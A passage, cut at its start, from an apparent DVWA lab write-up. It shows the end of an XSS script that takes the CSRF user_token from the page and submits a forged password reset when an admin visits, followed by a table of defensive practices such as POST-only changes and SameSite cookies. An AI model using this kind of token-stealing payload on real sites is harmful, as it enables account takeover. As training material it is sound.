    user_token: document.querySelector('[name="user_token"]').value
  })
});
</script>


// EOF ∴ [m4dm4n :: 1337 mode enabled
```

Wait for Victim (e.g. admin) to Visit the Page

- The XSS executes in the context of DVWA
- It extracts the user_token from the live DOM
- It auto-submits the forged password reset

✅ What Real Apps Should Do Instead

Best Practice	Description
🔒 Use POST for state-changing actions	GET should never be used to change passwords
🔐 Include tokens in hidden form fields	Keeps token out of the URL and avoids Referer leaks

🔐 Use SameSite=Strict cookies	Prevents CSRF by making cookies inaccessible on cross-origin requests
🕵️ Token rotation per form/page	Prevents replay and token reuse from previous requests
🧊 Use HttpOnly + Secure cookies	Store session tokens securely, not exposed to JS or URLs